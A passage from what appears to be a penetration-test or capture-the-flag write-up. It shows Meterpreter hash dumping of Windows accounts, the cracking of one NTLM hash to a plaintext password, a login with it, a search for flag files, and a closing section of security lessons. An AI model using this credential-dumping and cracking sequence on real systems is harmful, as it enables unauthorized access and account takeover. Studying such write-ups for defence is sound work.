
where format = <user identifier> <LAN Manager Hash> <NTLM Hash> ::



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter > 
```

Screenshot 10: Hashdump

Extracting NTLM hash of Jon and trying to crack it:



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

ffb43f0de35be4d9917ac0cc8ad57f8d

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
ffb43f0de35be4d9917ac0cc8ad57f8d	NTLM	alqfna22

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

How CrackStation Works


Screenshot 11: Cracking Hash


Now it shows that the hash represents : alqfna22

Now let’s try it logging in in JON-PC

With the username Jon

Furthermore, Using it in windows machine.






Screenshot 11&12 : Logging page and logged on page

Finally Privilege Escalation done.

Now running meterpreter command to find more information.

Finding if the system has protected file system or not.

Doing it by using search command.



```
[*] Migration completed successfully.
meterpreter > search -f flag*.txt
Found 3 results...
=================

Path                                  Size (bytes)  Modified (UTC)
----                                  ------------  --------------
c:\Users\Jon\Documents\flag3.txt      37            2019-03-17 15:26:36 -0400
c:\Windows\System32\config\flag2.txt  34            2019-03-17 15:32:48 -0400
c:\flag1.txt                          24            2019-03-17 15:27:21 -0400
```

Screenshot 13: Flags found

Finally flag1.txt, flag2.txt, flag3.txt found.

Conclusion

The penetration testing assessment of Texas College of Management and IT's internal network revealed several critical vulnerabilities that could significantly compromise the security of the institution's systems and sensitive data. Among the most concerning findings were the presence of exploitable SMB vulnerabilities, weak credentials, and inadequate privilege management, which allowed unauthorized access and escalation of privileges on multiple systems. These vulnerabilities highlight the need for improved security controls and practices across the network to mitigate the risk of exploitation by malicious actors.

The successful exploitation of these vulnerabilities demonstrated the potential for unauthorized users to gain control of critical systems, exfiltrate sensitive information, and disrupt operations. The presence of legacy software and misconfigured services further increased the risk, as these outdated systems are more susceptible to attacks. The lack of effective network segmentation and inadequate monitoring also allowed for lateral movement within the network, increasing the potential impact of a security breach.

Lessons Learned

- **Regular Security Assessments:** Frequent penetration testing is essential to identify and mitigate vulnerabilities before they can be exploited.

- **Effective Patch Management:** Unpatched vulnerabilities, especially critical ones like SMB, pose significant risks. Timely application of security patches is crucial.

- **Strong Credential Policies:** Weak and default passwords were easily exploited. Enforcing strong password policies is necessary to prevent unauthorized access.

- **Privilege Management:** Privilege escalation risks highlight the need for strict access controls and adherence to the principle of least privilege.

- **Legacy Systems:** Outdated software introduces security risks. Upgrading or decommissioning legacy systems should be a priority.

- **Network Segmentation:** Lack of segmentation allowed lateral movement across the network. Implementing robust segmentation and monitoring is vital to contain breaches.